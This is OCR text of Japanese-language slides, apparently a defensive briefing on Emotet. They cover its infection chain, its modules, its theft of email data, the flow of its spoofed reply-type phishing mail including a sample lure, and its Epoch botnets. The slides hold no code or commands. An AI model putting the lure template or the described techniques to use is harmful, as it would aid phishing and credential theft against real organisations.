
2.4.2. 感染までの流れが変更


〈変更点〉

- 偽のエラーメッセージが表示されるようになる
- DLL形式のEmotetをrundll32.exeで実行する

攻撃停止期間(11/01-12/20)


2020年10月31日 ⟷ 2020年12月21日





2.5. Emotet感染後の動き

- 他のマルウェアに感染
  - 時期や環境にもよる
- C2サーバから目的に応じたモジュールを受信
  - 例）情報窃取、なりすましメール送信、悪性通信の転送



2.5.1. Emotetのモジュール

- Emotetはモジュール型のマルウェア
  - 情報窃取関連のモジュール
    - メール情報関連やブラウザ情報関連
  - メール送信関連のモジュール
    - ばらまき型モジュールと返信型モジュール
  - ネットワーク拡散モジュール
  - UPnPモジュール
- 目的に応じてC2サーバからダウンロードされる

- 2017年以降、不正送金モジュールは確認されていない


参考: https://eset-info.canon-its.jp/files/user/malware_info/images/ranking/pdf/MalwareReport_201910.pdf
https://research.checkpoint.com/2018/emotet-tricky-trojan-git-clones/

2.5.2. メール関連情報の窃取

- Emotetを実行しているrundll32.exeから複数の子プロセスが起動
  - 正規ファイルをコピーしてインジェクションしている
- それぞれが.tmpファイルを参照
- 引数 /scomma が渡されているプロセスはNirSoftのツールが読み込まれている

文書ファイルを開いてからのプロセスツリー

（2020年12月22日 確認）




参考: https://www.mbsd.jp/blog/20181225_2.html


2.5.3. 窃取されるメール関連の情報

- 抜き取った情報は一時的にファイルへ出力される
  - C2サーバへ情報が送信されるとファイルは削除される

抜き取られたメールアドレス




抜き取られた受信メール




〔参考〕メール関連情報の窃取

プロセスの流れ



2.6. なりすましメール送信の流れ


- 窃取したメールアカウント情報でなりすましログイン
- 正規メールサーバを経由して感染を狙ったメールを配信



2.6.1. なりすましメール送信/受信のイメージ

※返信型メールが送信される/受信するまでのー例となります。

- 組織A社員・組織C社員端末のメーラ設定情報
- 組織A社員・組織C社員端末の連絡先、メール内容



- メール送信モジュール
- 感染端末から窃取したメーラ設定情報
- 感染端末から窃取した連絡先
- メール内容

- 組織C社員端末のメーラ設定情報を悪用してログイン
- メール送信

組織Cのメールアドレスをエンベロープ FROMとして組織A社員を騙り組織B社員にメールを配送

組織B社員が受信するメール例(返信型)

件名 : Re:先日の会議につきまして
From : 組織A社員名 <組織C社員メールアドレス> To : 組織Bメールアドレス
添付ファイル : 請求書.doc
いつもお世話になります。 09月度の請求書をDOCにて送信 よろしくお願いします。
お世話になっております。 先日の開催しました会議にご参加いただき、


以降に実際の過去メールの履歴が残っている

〔参考〕感染端末より施行されたログイン

- 窃取されたメールアカウント認証情報が悪用される

感染端末からのログイン試行

2.7. メールによるEmotetの感染拡大サイクル




2.8. ボットネット Epoch(エポック)

- ボットネットは大きく分けて3種類
  - それぞれEpoch1、Epoch2、Epoch3と呼称されている
- それぞれのEpochごとに固有な情報
  - メール文面、メールの宛先
  - Emotetが設置されているサイトのURL
  - Emotet本体に含まれるC2リストやRSAキー
- 主な標的が異なる
  - 日本はEpoch3(E3)の主要な標的となっている

参考: https://paste.cryptolaemus.com/emotet/2020/10/25/25-emotet-malware-IoCs_10-25-20.html

2.8.1. ボットネットEpoch(エポック)

